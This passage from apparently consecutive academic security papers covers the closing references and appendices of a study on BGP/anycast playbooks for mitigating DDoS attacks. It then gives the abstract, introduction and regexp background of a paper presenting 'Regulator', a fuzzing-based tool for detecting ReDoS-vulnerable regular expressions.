[22] Ramin Ali Dousti, Frank Scalzo, and Suresh Bhogavilli. Automated ddos attack mitigation via bgp messaging, March 22 2018. US Patent App. 15/273,510.

[23] Xun Fan and John Heidemann. Selecting representative ip addresses for internet topology studies. In *Proceedings of the 10th ACM SIGCOMM conference on Internet measurement*, pages 411–423. ACM, 2010.

[24] Xun Fan, John Heidemann, and Ramesh Govindan. Evaluating anycast in the domain name system. In *2013 Proceedings IEEE INFOCOM*, pages 1681–1689. IEEE, 2013.

[25] Seyed K Fayaz, Yoshiaki Tobioka, Vyas Sekar, and Michael Bailey. Bohatei: Flexible and elastic ddos defense. In *24th USENIX Security Symposium*, pages 817–832, 2015.

[26] Ashley Flavel, Pradeepkumar Mani, David Maltz, Nick Holt, Jie Liu, Yingying Chen, and Oleg Surmachev. Fastroute: A scalable load-aware anycast routing architecture for modern CDNs. In *12th USENIX Symposium on Networked Systems Design and Implementation (NSDI 15)*, pages 381–394, 2015.

[27] Ruomei Gao, Constantinos Dovrolis, and Ellen W Zegura. Interdomain ingress traffic engineering through optimized AS-path prepending. In *International Conference on Research in Networking*, pages 647–658. Springer, 2005.

[28] Vasileios Giotsas, Georgios Smaragdakis, Christoph Dietzel, Philipp Richter, Anja Feldmann, and Arthur Berger. Inferring BGP blackholing activity in the internet. In *Proceedings of the Internet Measurement Conference*, pages 1–14. ACM, 2017.

[29] T. Hardie. Distributing authoritative name servers via shared unicast addresses. Technical Report 3258, RFC Editor, 2002.

[30] Lee Hahn Holloway, Srikanth N Rao, Matthew Browning Prince, Matthieu Philippe François Tourne, Ian Gerald Pye, Ray Raymond Bejjani, and Terry Paul Rodery Jr. Mitigating a denial-of-service attack in a cloud-based proxy service, October 7 2014. US Patent 8,856,924.

[31] Chi-Yao Hong, Subhasree Mandal, Mohammad Al-Fares, Min Zhu, Richard Alimi, Kondapa Naidu B., Chandan Bhagat,

Sourabh Jain, Jay Kaimal, Shiyu Liang, Kirill Mendelev, Steve Padgett, Faro Rabe, Saikat Ray, Malveeka Tewari, Matt Tierney, Monika Zahn, Jonathan Zolla, Joon Ong, and Amin Vahdat. B4 and after: Managing hierarchy, partitioning, and asymmetry for availability and scale in Google's software-defined WAN. In *Proceedings of the ACM SIGCOMM Conference*, Budapest, Hungary, August 2018. ACM.

[32] Geoff Huston. BGP in 2017. https://labs.apnic.net/?p=1102, Jan 8 2018. [Online; accessed 12-Oct-2021].

[33] Team Cymru Inc. Secure Cisco IOS BGP template. https://www.team-cymru.com/secure-bgp-template.html. [Online; accessed 12-Oct-2021].

[34] Quan Jia, Huangxin Wang, Dan Fleck, Fei Li, Angelos Stavrou, and Walter Powell. Catch me if you can: A cloud-enabled ddos defense. In *2014 44th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 264–275. IEEE, 2014.

[35] Brian Krebs. Krebsonsecurity hit with record DDoS. *KrebsOnSecurity, Sept*, 21, 2016.

[36] Jan Harm Kuipers. Anycast for DDoS. https://essay.utwente.nl/73795/1/Kuipers_MA_EWI.pdf, 2017. [Online; accessed 12-Oct-2021].

[37] Craig Labovitz, Abha Ahuja, Abhijit Bose, and Farnam Jahanian. Delayed Internet routing convergence. *ACM SIGCOMM Computer Communication Review*, 30(4):175–187, 2000.

[38] Matt Levine, Barrett Lyon, and Todd Underwood. TCP anycast—don't believe the FUD. Presentation at NANOG 37, June 2006.

[39] Zhihao Li, Dave Levin, Neil Spring, and Bobby Bhattacharjee. Internet anycast: Performance, problems, & potential. In *Proceedings of the 2018 Conference of the ACM Special Interest Group on Data Communication*, pages 59–73, 2018.

[40] Ziqian Liu, Bradley Huffaker, Marina Fomenkov, Nevil Brownlee, et al. Two days in the life of the DNS anycast root servers. In *International Conference on Passive and Active Network Measurement*, pages 125–134. Springer, 2007.

[41] Doug Madory and Matt Prosser. Excessive BGP AS path prepending is a self-inflicted vulnerability. Presentation at RIPE 79, October 2019.

[42] Marek Majkowski. Memcrashed - major amplification attacks from UDP port 11211. https://blog.cloudflare.com/memcrashed-major-amplification-attacks-from-port-11211/, 2018. [Online; accessed 12-Oct-2021].

[43] Tyler McDaniel, Jared M Smith, and Max Schuchard. Flexsealing bgp against route leaks: peerlock active measurement and analysis. *arXiv e-prints*, pages arXiv–2006, 2020.

[44] Stephen McQuistin, Sree Priyanka Uppu, and Marcel Flores. Taming anycast in the wild Internet. In *Proceedings of the Internet Measurement Conference*, pages 165–178, 2019.

[45] Giovane C. M. Moura, Ricardo de O. Schmidt, John Heidemann, Wouter B. de Vries, Moritz Müller, Lan Wei, and Christian Hesselman. Anycast vs DDoS: Evaluating the November 2015 root DNS event. In *Proceedings of the ACM Internet Measurement Conference*, November 2016.

[46] Priyadarsi Nanda and AJ Simmonds. A scalable architecture supporting QoS guarantees using traffic engineering and policy based routing in the Internet. *International Journal of Communications, Network and System Sciences*, 2009.

[47] Root Server Operators. Events of 2015-11-30. https://root-servers.org/media/news/events-of-20151130.txt, 2015. [Online; accessed 12-Oct-2021].

[48] Root Server Operators. Events of 2016-06-25. https://root-servers.org/media/news/events-of-20160625.txt, 2016. [Online; accessed 12-Oct-2021].

[49] Craig Partridge, Trevor Mendez, and Walter Milliken. Host anycasting service. Technical Report 1546, RFC Editor, 1993.

[50] The Canadian Press. Canadian communications company voip.ms hit by cyber attack. https://www.thestar.com/business/2021/09/21/canadian-communications-company-voipms-hit-by-cyber-attack.html/, 09 2021.

[51] LANDER project. Lander:b root anomaly-20170306. https://ant.isi.edu/datasets/readmes/B_Root_Anomaly-20170306.README.txt, 2019. [Online; accessed 12-Oct-2021].

[52] Bruno Quoitin, Cristel Pelsser, Olivier Bonaventure, and Steve Uhlig. A performance evaluation of BGP-based traffic engineering. *International journal of network management*, 15(3):177–191, 2005.

[53] Bruno Quoitin, Cristel Pelsser, Louis Swinnen, Olivier Bonaventure, and Steve Uhlig. Interdomain traffic engineering with BGP. *IEEE Communications magazine*, 41(5):122–128, 2003.

[54] RIPE. Measurements. https://atlas.ripe.net/measurements/10310/. [Online; accessed 12-Oct-2021].

[55] RIPE. Root dns observations. Measurement ID 1009 (A-Root), 1010 (B-Root), etc., 2021.

[56] RIPE Network Coordination Centre. RIPE - Routing Information Service (RIS). https://https://www.ripe.net/analyse/internet-measurements/routing-information-service-ris, 2020.

[57] ASM Rizvi, Joao Ceron, Leandro Bertholdo, and John Heidemann. Anycast agility: Adaptive routing to manage ddos. *arXiv preprint arXiv:2006.14058*, 2020.

[58] ASM Rizvi, John Heidemann, and Jelena Mirkovic. Dynamically selecting defenses to DDoS for DNS (extended). Technical Report ISI-TR-736, USC/Information Sciences Institute, May 2019.

[59] Sandeep Sarat, Vasileios Pappas, and Andreas Terzis. On the use of anycast in DNS. In *Proceedings of 15th International Conference on Computer Communications and Networks*, pages 71–78. IEEE, 2006.

[60] Brandon Schlinker, Todd Arnold, Italo Cunha, and Ethan Katz-Bassett. PEERING: Virtualizing BGP at the Edge for Research. In *Proc. ACM CoNEXT*, Orlando, FL, December 2019.

[61] Brandon Schlinker, Hyojeong Kim, Timothy Cui, Ethan Katz-Bassett, Harsha V. Madhyastha, Italo Cunha, James Quinn, Saif Hasan, Petr Lapukhov, and Hongyi Zeng. Engineering egress with Edge Fabric: Steering oceans of content to the world. In *Proceedings of the ACM SIGCOMM Conference*, pages 418–431, Los Angeles, CA, USA, August 2017. ACM.

[62] Ricardo de O. Schmidt, John Heidemann, and Jan Harm Kuipers. Anycast latency: How many sites are enough? In *International Conference on Passive and Active Network Measurement*, pages 188–200, Sydney, Australia, March 2017.

[63] Thomas Bradley Scholl. Methods and apparatus for distributed backbone internet ddos mitigation via transit providers, February 3 2015. US Patent 8,949,459.

[64] A. Shaikh, R. Tewari, and M. Agrawal. On the effectiveness of

DNS-based server selection. In *Proceedings IEEE INFOCOM 2001. Conference on Computer Communications. Twentieth Annual Joint Conference of the IEEE Computer and Communications Society (Cat. No.01CH37213)*, volume 3, pages 1801–1810 vol.3, 2001.

[65] AX Sharma. Phone calls disrupted by ongoing ddos cyber attack on voip.ms. https://arstechnica.com/gadgets/2021/09/canadian-voip-provider-hit-by-ddos-attack-phone-calls-disrupted/, 09 2021.

[66] AWS Shield. Aws shield - threat landscape report – q1 2020. https://aws-shield-tlr.s3.amazonaws.com/2020-Q1_AWS_Shield_TLR.pdf, 08 2020.

[67] R. B. da Silva and E. Souza Mota. A survey on approaches to reduce BGP interdomain routing convergence delay on the Internet. *IEEE Communications Surveys & Tutorials*, 19(4):2949–2984, 2017.

[68] Daniel Smith. The growth of DDoS-as-a-service: Stresser services. https://blog.radware.com/security/2017/09/growth-of-ddos-as-a-service-stresser-services/, 2017. [Online; accessed 12-Oct-2021].

[69] Donald J Smith, Michael Glenn, John A Schiel, and Christopher L Garner. Network traffic data scrubbing with services offered via anycasted addresses, May 24 2016. US Patent 9,350,706.

[70] Jared M. Smith and Max Schuchard. Routing around congestion: Defeating DDoS attacks and adverse network conditions via reactive BGP routing. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 599–617. IEEE, 2018.

[71] Job Snijders. Practical everyday bgp filtering with as_path filters: Peer locking. *NANOG-67, Chicago, June*, 2016.

[72] Oliver Spatscheck, Zakaria Al-Qudah, Seunjoon Lee, Michael Rabinovich, and Jacobus Van Der Merwe. Multi-autonomous system anycast content delivery network, December 10 2013. US Patent 8,607,014.

[73] RIPE NCC Staff. Ripe atlas: A global internet measurement network. *Internet Protocol Journal*, 18(3), 2015.

[74] One Step. BGP community guides. https://onestep.net/communities/. [Online; accessed 12-Oct-2021].

[75] Eric Sven-Johan Swildens, Zaide Liu, and Richard David Day. Global traffic management system using IP anycast routing and dynamic load-balancing, March 8 2011. US Patent 7,904,541.

[76] Renata Teixeira, Steve Uhlig, and Christophe Diot. BGP route propagation between neighboring domains. In *International Conference on Passive and Active Network Measurement*, pages 11–21. Springer, 2007.

[77] University of Oregon. Route Views Project. http://www.routeviews.org/routeviews/, 2021.

[78] USC/ISI. Usc/isi ant datasets. https://ant.isi.edu/datasets/all.html, 2019. [Online; accessed 12-Oct-2021].

[79] Lan Wei and John Heidemann. Does anycast hang up on you? In *2017 Network Traffic Measurement and Analysis Conference (TMA)*, pages 1–9, Dublin, Ireland, July 2017. IEEE.

[80] Fernanda Weiden and Peter Frost. Anycast as a load balancing feature. In *Proceedings of the 24th international conference on Large installation system administration*, pages 1–6. USENIX Association, 2010.

[81] Curt Wilson. Attack of the Shuriken: Many hands, many weapons. https://www.arbornetworks.com/blog/asert/ddos-tools/, 2012. [Online; accessed 12-Oct-2021].




Figure 12: Estimating real-world attack events: estimating June 2016 event with 0.91% access fraction.

Appendix A Anycast and Verfploeter

IP anycast is a routing method used to route incoming requests to different locations (sites). Each site uses the same IP address, but at different geographic locations. Anycast then uses Internet routing with BGP to determine how to associate users to different sites—that is known as site's anycast *catchment*. BGP has a standard path selection algorithm that considers routing policy and approximate distance [8].

Operators can influence the routing decisions process using different traffic engineering techniques (TE) to manipulate BGP. We describe TE techniques in §3.4.1 and how they can be used to rebalance the load during a DDoS attack.

We use Verfploeter [20] to find out the client to anycast site mapping. Using Verfploeter we build our BGP playbook with various BGP changes (§6.4). The main intuition behind Verfploeter is to send pings to millions of address blocks [23, 78], using an anycast prefix as source address. The replies to these pings will be routed to the nearest anycast site by the inter-domain routing system from which we can map address blocks to the anycast sites.

Appendix B Operator Assistance System

To assist operators (§3.4.3), we provide an interface for defense. To react and reconfigure the anycast network, the operators can use a web interface similar to an equalizer, choosing the percentage of load to be increased or dropped at an anycast site. The possible ranges of slider positions are based on the playbook alternatives or presets of routing policies. This process hides the playbook complexity from the operator, making the process less error-prone and more intuitive, but still giving the operator a full control of the BGP routing.

In Figure 3 we can visualize a snapshot of this interface. Each slider represents an anycast site and each site has predetermined settings indicated by "notches". The positions of the "notches" are the results of all the measurements obtained to create our playbook. The bar graph shows the results of the measurement process, indicating how many networks will be attracted to each anycast site. The operators can visualize the forecasted traffic to each position and then apply the configuration on the production network.




Figure 13: `Peering`: Impact of path poisoning (from AMS on 2021-04-09).




Figure 14: `Tangled`: Impact of path poisoning (from MIA on 2021-04-11).




Figure 15: One month of catchment stability in `B-root`.

Policy / Day		AMS(%)				BOS(%)				CNF(%)			
		00 GMT	06 GMT	12 GMT	18 GMT	00 GMT	06 GMT	12 GMT	18 GMT	00 GMT	06 GMT	12 GMT	18 GMT
Baseline	Day-1 load	77	84	84	84	10	8	8	7	13	8	8	9
	Day-2 load	77	84	84	80	10	8	7	9	13	8	9	11
	Catchment			68				15				17	
1xPrepend AMS	Day-1 load	43	49	49	58	18	20	18	13	39	32	33	29
	Day-2 load	43	46	46	50	18	18	18	18	39	36	36	32
	Catchment			37				25				38	
1xPrepend BOS	Day-1 load	78	85	83	83	4	3	4	3	18	12	13	14
	Day-2 load	78	85	83	79	4	4	4	4	18	12	13	16
	Catchment			70				7				23	
1xPrepend CNF	Day-1 load	83	88	87	87	11	10	9	8	6	2	3	5
	Day-2 load	83	89	87	85	11	9	9	10	6	2	4	5
	Catchment			77				19				4	
Transit-1	Day-1 load	88	93	92	91	5	4	5	3	6	3	4	5
	Day-2 load	88	93	92	90	5	4	4	5	7	2	4	6
	Catchment			38				24				38	

Table 8: Load distribution with `Peering` catchment and `B-root` load. Catchment: 2020-02-24, Load: 2020-02-25 and 2020-02-26 (only showing selected policies). Catchment distribution remains similar over the course of the day showing by a single value.

Appendix C Detailed Attack Size Estimation

We validate our attack estimation with both testbed experiments and real-world events.

C.1 Testbed Experiment

We validate our model with experiments in a testbed (DETER [6]) where we can control all factors, where actual offered load is estimated and topology is fixed.

We provide the details of our testbed experiment in the extended version of this paper [57].

C.2 Case Studies: 2016-06-25 Event

We showed real-world case studies in §4.1. Here we show that our approach works for another event from 2016-06-25 (Figure 12). We observe our estimation (varying orange line) is close to the reported line (dashed purple line). We can also see that our observation is only a tiny fraction of the true offered load (bottom blue line).

Both these results show the effectiveness of our approach with both testbeds and real-world events.

Appendix D BGP Poisoning Granularity

With poisoning coverage limited by filters (§6.3.1), we next examine what granularity control it provides. We expect to see limited range since we cannot poison Tier-1 ASes, and small ASes carry little traffic.

We test path poisoning in both `Peering` and `Tangled` using three sites from each testbed. As expected, we observe the same traffic distribution when we poison any Tier-1 AS—30-35% load at AMS (`Peering` in Figure 13) and 1-3% load at MIA (`Tangled` in Figure 14).

When we poison a non-Tier-1 AS that is more than one hop away, we observe a small change in the traffic distribution. In `Peering`, we can see that poisoning AS57866 reduces a small fraction of traffic from AMS (Figure 13). We observe a similar outcome in `Tangled` (Figure 14).


Our results prove that poisoning Tier-1 ASes is limited by the filters, and poisoning non-Tier-1 ASes that are multi-hops away can change only a small fraction of traffic.

Poisoning an immediate upstream is equivalent to not announcing to them, so we do not consider that case here.

Appendix E Catchment Stability

Our insight is that we can use a playbook for several days or weeks since the catchment remains stable over the time (§7.3). To test this we use one month of `B-root` catchment mapping with test and production prefixes. We observe the stability in `B-root` catchment.

From Figure 15, we can see that the catchment remains stable over time. In two weeks, only 0.35% prefixes, and in one month, only 0.65% prefixes changed their catchment when we compare the catchment with day 1 considering ∼2



(a) A 2020 event at `B-root` defended using positive prepending.

(b) A 2021 event at `B-root` defended using negative prepending.

(c) A 2021 event at the Dutch National Scrubbing Center mitigated using community strings.

Figure 16: Different attacks with various responses (extended).

million prefixes. This shows only a tiny fraction of prefixes changes the catchment even after a month irrespective of the changes made by the ASes. Hence, building the playbook once every week/month should be sufficient.

We also make the catchment mapping at different times of the day. We found catchment distribution remains similar at different times of the day.

Appendix F Load Distribution

Our playbook with catchment (§6.4) distribution gives an adequate prediction of traffic distribution which we successfully apply in §8. Since services care about load, we want to see how the load is distributed in different routing changes. An operator can simply make the load playbook based on the already computed catchment mapping without making additional BGP announcements.

In Table 8, we can see different routing changes and their impacts over load distribution in different times of the day. Load changes over the day—fewer load at 00 GMT in AMS site since most Europe sleeps at that time. BOS and CNF receive more load at 00 GMT as that is a busy hour for these two regions. We can also observe that some prefixes contribute more load due to the difference in number of clients behind each prefix. For this reason, BOS prefixes (mostly North American prefixes) contribute less load compared to the prefixes at other two sites. We can also see that load remains stable at the same time of different days (varies within 5% most of the time).

We can also see that the relative catchment distribution follows the load distribution, however, it is not exactly the same. Decisions will be even better when an operator considers different load playbooks at different times of the day. Building multiple load playbooks is simple since we can just use the same catchment mapping (catchment mapping remains stable (Appendix E)).

Appendix G More Attacks And Mitigation

We evaluate more attack events captured at `B-root` and at the Dutch National Scrubbing Center. We follow the same methodology mentioned in §8. We use the same playbook built with AMS, BOS and CNF sites (§6) from `Peering`.

A 2020 volumetric attack at `B-root`: We observed an ephemeral volumetric event at `B-root` on 2020-02-14 where the attackers used a single query name—peacecorps.gov. This event lasted very briefly for 3 minutes. In practice, no routing approach can work against such short-lived attacks due to the propagation delay of BGP. We stretched the event with similar traffic rate so that we can see the impact if the attack continues for more time.

In this event also, AMS is overloaded with 60k packets/s when the assumed capacity is 40k packets/s (Figure 16a). We prepend AMS by 1 so that the traffic shifts away from AMS. After 300 s, we can see no overloaded striped area in AMS.

These volumetric attacks are common at root servers. Routing based approaches can defend against such attacks.

A 2021 `B-root` event where our system iterates: We evaluate another event at `B-root` occurred on 2021-05-28. In this event, the queries were IP fragmented (large packet size), and the common query name was pizzaseo.com (we stretched the event since it was short-lived). When the attack started, our system finds AMS site overloaded (Figure 16b). Our system finds prepending from AMS is the best approach to reduce traffic from AMS. However, after prepending AMS by 1, CNF site gets the most redirected traffic, and becomes overloaded. Redirected attack sources prefer CNF over BOS. When our system finds CNF site overloaded, it deploys an approach that will reduce traffic from CNF since it is now overloaded. Our system deploys negative prepending to push more traffic towards BOS site. After 900 s, we can see there is no overloaded site. This event shows how our system can gradually find out the best routing approach.

Defending with community strings: We next consider an attack observed at the Dutch National Scrubbing Center on 2021-08-27. This attack was a volumetric DNS amplification.

In this attack, AMS is overloaded. Consulting the playbook, we select a response using community strings to shift traffic, retaining six IXP peers at AMS, while dropping all other peers and transits. The impact of this change is visible at 300 s in Figure 16c, as the attack is successfully spread across all sites.

This example shows how different community strings provide control over traffic distribution. We show more events in the extended version of this paper [57].

Regulator: Dynamic Analysis to Detect ReDoS

Robert McLaughlin, Fabio Pagani, Noah Spahn, Christopher Kruegel, Giovanni Vigna
University of California, Santa Barbara
{robert349, pagani, ncs, chris, vigna}@cs.ucsb.edu

Abstract

Regular expressions (regexps) are a convenient way for programmers to express complex string searching logic. Several popular programming languages expose an interface to a regexp matching subsystem, either by language-level primitives or through standard libraries. The implementations behind these matching systems vary greatly in their capabilities and running-time characteristics. In particular, backtracking matchers may exhibit worst-case running-time that is either linear, polynomial, or exponential in the length of the string being searched. Such super-linear worst-case regexps expose applications to Regular Expression Denial-of-Service (ReDoS) when inputs can be controlled by an adversarial attacker.

In this work, we investigate the impact of ReDoS in backtracking engines, a popular type of engine used by most programming languages. We evaluate several existing tools against a dataset of broadly collected regexps, and find that despite extensive theoretical work in this field, none are able to achieve both high precision and high recall. To address this gap in existing work, we develop REGULATOR, a novel dynamic, fuzzer-based analysis system for identifying regexps vulnerable to ReDoS. We implement this system by directly instrumenting a popular backtracking regexp engine, which increases the scope of supported regexp syntax and features over prior work. Finally, we evaluate this system against three common regexp datasets, and demonstrate a **seven-fold increase** in true positives discovered when comparing against existing tools.

1 Introduction

Regular expressions (regexps) are a powerful means of expressing complex string manipulation and search operations. Nowadays, regexps are extensively used for a wide variety of purposes, including (but not limited to) data sanitization, intrusion detection systems [15, 46], DNA sequence processing [44, 51], and general-purpose string searching. Previous large-scale community studies reveal that regexps are not only widely known by software developers, but they are also quite popular: 30% to 40% of packages in Python and JavaScript repositories contains at least one regular expression, with an average of two and six regexps per module, respectively [9, 20, 28].

However, despite their popularity and practicality, writing correct regexps represents a challenge for most software developers and maintainers. In the past few years, several studies have shown how regexps are difficult to comprehend and compose, even among experienced users [12, 21, 29, 55]. While several web-based tools and debuggers — purposely created to assist in visualizing and explaining regular expressions — are available [3, 11, 31], users still struggle to compose correct regexps even when using these tools [12]. To overcome these difficulties, users often resort to reusing regexps from online knowledge-bases such as RegExLib [7], or question-answer websites such as Stack Overflow [12, 29]. Unfortunately, this is not always a successful strategy, since regexps are not generally portable across platforms: minor variations in syntax, semantics, and run-time performance can lead to issues including compilation errors and unexpected matching behavior [29].

To make matters worse, matching systems that follow a backtracking construction — such as those found in the standard libraries of Java, Python, Perl, Ruby, and JavaScript — can exhibit worst-case performance that is *super-linear* in the size of the input (subject) string length [29]. Malicious attacks triggering this worst-case behavior are known as Regular Expression Denial-of-Service (ReDoS). Such attacks belong to the class of *algorithmic complexity* attacks, where a malicious input causes a Denial of Service (DoS). ReDoS attacks are particularly impactful in web contexts, and a recent measurement shows that a significant number of websites and web applications are affected by this problem [56]. For instance, in the past few years, multiple incidents related to ReDoS caused extended outages in major online applications and services [35, 57].

Evaluating the worst case run-time performance of a regular expression is not a straightforward task. For example,

a seemingly innocuous regular expression (such as `\s+$` or `\d+1\d+2`) can lead to *catastrophic backtracking* when an attacker supplies a carefully crafted string. Moreover, precisely detecting a vulnerable regexp does not only require a deep understanding of how backtrack matching works, but also requires an intimate knowledge of the internals of the specific matching engine on which the regexp is run. This is because regular expressions are not, in practice, evaluated as-is: they are first converted into an intermediary form, undergo several stages of optimization, and are re-emitted in a format useful for lightweight execution. In particular, regexp engines in the family of Spencer-style implementations emit a form of *bytecode*, which is executed by an *interpreter* when the matching procedure is invoked with a particular input string.

Previous research on detecting ReDoS vulnerabilities is based on either static modeling of a representative model [41, 64, 65], or dynamic analysis by fuzzing [39, 47]. Unfortunately, model-based systems are not currently able to capture all extended features of regular expressions, and, more importantly, fail to reflect the low-level details of matching engines. Moreover, regular expression are not a stale technology; new features are continuously proposed and added to popular engines [18]. This represents a problem for static analyzers, because every time a new feature is added, more research is needed to extend these systems. To summarize, no tool makes claims toward completeness or soundness: whether real implementations of regexp engines differ significantly from the idealized models remains an open question.

Another line of research is based on fuzzing, and it focuses on the broader problem of identifying inputs that maximize the algorithm complexity of a given program. Since these systems interact with the real implementation of a regexp engine, they are not affected by the problem of missing features. On the other hand, the fuzzers proposed in prior research are typically general-purpose tools, and their fuzzing logic is unable to effectively leverage the interpreter-based architecture implemented in modern engines. Moreover, the results from fuzzing are difficult to interpret, as users must manually determine how the worst-case performance grows as string length increases.

To address this gap in research, we introduce REGULATOR, a novel dynamic analysis system for detecting ReDoS vulnerabilities. Our system directly instruments a given regexp engine to track its behavior while matching a subject string, and it leverages (and guides) a fuzzer to create inputs with increasingly worse run-time performance. To quickly discover a string that demonstrates a ReDoS attack, REGULATOR's custom fuzzer uses domain-specific mutation strategies. This approach improves on previous research based on automata analysis, because our tool does not rely on any assumptions or approximations of the underlining matching engine, and it supports by design any regexp feature implemented in the matching engine.

To highlight REGULATOR's performance, we evaluate our system on three popular datasets used in previous work (Corpus [20], RegexLib [7] and Snort [8]), and we also analyze more than 40,000 regexps gathered from the 10,000 most popular packages of the npm repository. Our results show a seven-fold increase in the number of vulnerable regular expression found in the wild, compared to previous work. We are currently reporting these vulnerabilities, and 6 CVE numbers have been assigned at the time of writing.
In summary, our paper makes the following contributions:

- We advance the state-of-the-art in ReDoS detection by presenting REGULATOR, a novel dynamic analysis system that leverages fuzzing and domain-specific mutations to detect vulnerable regular expressions.
- We implement REGULATOR against JavaScript's default engine (IRREGEXP), the most used engine in the web-ecosystem where ReDoS represents a real threat to the availability of online services.
- We evaluate REGULATOR on three different datasets used in previous research, and a collection of regexps used in popular JavaScript packages, totaling more than 60,000 regexps.

To foster more research in this field, we have released the source code of REGULATOR along with any other research artifacts at https://github.com/ucsb-seclab/regulator-dynamic.

2 Background


2.1 RegExp Syntax and Semantics

Classical regexps can be defined recursively with the following rules:

$$
\begin{aligned}
E &\rightarrow c && (\textit{character})\\
E &\rightarrow E_1 E_2 && (\textit{sequence})\\
E &\rightarrow E_1 | E_2 && (\textit{disjunction})\\
E &\rightarrow E_1 * && (\textit{quantifier})\\
E &\rightarrow (E_1) && (\textit{capturing group})
\end{aligned}
$$

Let Σ be a finite alphabet of symbols. We say that $\mathcal{L}(E) \subseteq \Sigma^*$ is the *language* of the regexp E, which represents the set of strings that are recognized by E. Then, we have: $\mathcal{L}(c) = \{c\}$, $\mathcal{L}(E_1E_2) = \{xy | x \in \mathcal{L}(E_1), y \in \mathcal{L}(E_2)\}$, $\mathcal{L}(E_1|E_2) = \mathcal{L}(E_1) \cup \mathcal{L}(E_2)$, and $\mathcal{L}(E_1*) = \mathcal{L}(E_1)^*$. The *capturing group* operator (E_1) matches the same language as E_1, and instructs the matching system to record the exact substring matched by the expression E_1.

Most modern regexp engines are extended with additional constructs that go beyond the classical definition of regular expressions. In particular, non-capturing groups, unlike their



(a) NFA for the language {ab,ac}

(b) NFA for the regexp `(a*)a(a*)b`

(c) NFA for the regexp `(a|a*)*`

Figure 1: Automatons accepting various regular languages.

capturing counterparts above, are denoted `(?:E_1)`, and instruct the regexp engine to not record the substring matched by that group. Backreferences, denoted `\n`, assert that whichever substring was matched by the n^{th} capturing group must appear again at that location. Forward assertions `(?=E_1)` require that the string that immediately follows *must* match `E_1` — but it does not "consume" the string. Likewise, backward assertions `(?<=E_1)` require that the string immediately preceding *must* match E_1. Both forward and backward assertions have a negative variant — `(?!E_1)` and `(?<!E_1)`, respectively — which requires that the following string (or preceding string, respectively) *must not* match E_1. The word-boundary assertion `\b` requires that the matched position in the string is either the start of the string, the end of the string, or between a "word" and "non-word" symbol. Lastly, the `^` symbol matches the start of a string, and the `$` symbol matches its end.

An important implication of the aforementioned extensions is that $\mathcal{L}(E)$ is not necessarily a *regular language*: for example, the regexp `(a*)b\1` accepts the language $\texttt{a}^n\texttt{ba}^n$, for all $n \in \mathbb{N}$ — which is a *context-free* language [53]. Moreover, modern extensions of regular expressions further broaden the class of accepted languages. For instance, the regexp `(a*)b\1b\1` accepts the language $\texttt{a}^n\texttt{ba}^n\texttt{ba}^n$, which is a member of *context-sensitive* languages. This significantly complicates ReDoS detection: non-regular languages cannot be represented by a finite automaton [53]. Therefore, NFA-based analyses — such as those presented by Weideman [64] and Wüstholz [65] — are unable to process these features. Additionally, string matching in regexps with backreferences is known to be NP-complete [14], and detecting ambiguity of *context-free* languages is known to be undecidable [34]. As a result, static analyses must take great care to avoid (or minimize) the impact of these sub-problems on their results.

For this reason, through the rest of this paper, we use the term "regexp" rather than "regular expression" when referring to the full set of expressions supported by modern engines, extensions included, to avoid any ambiguity of terms.

2.2 Backtracking Regexp Engines

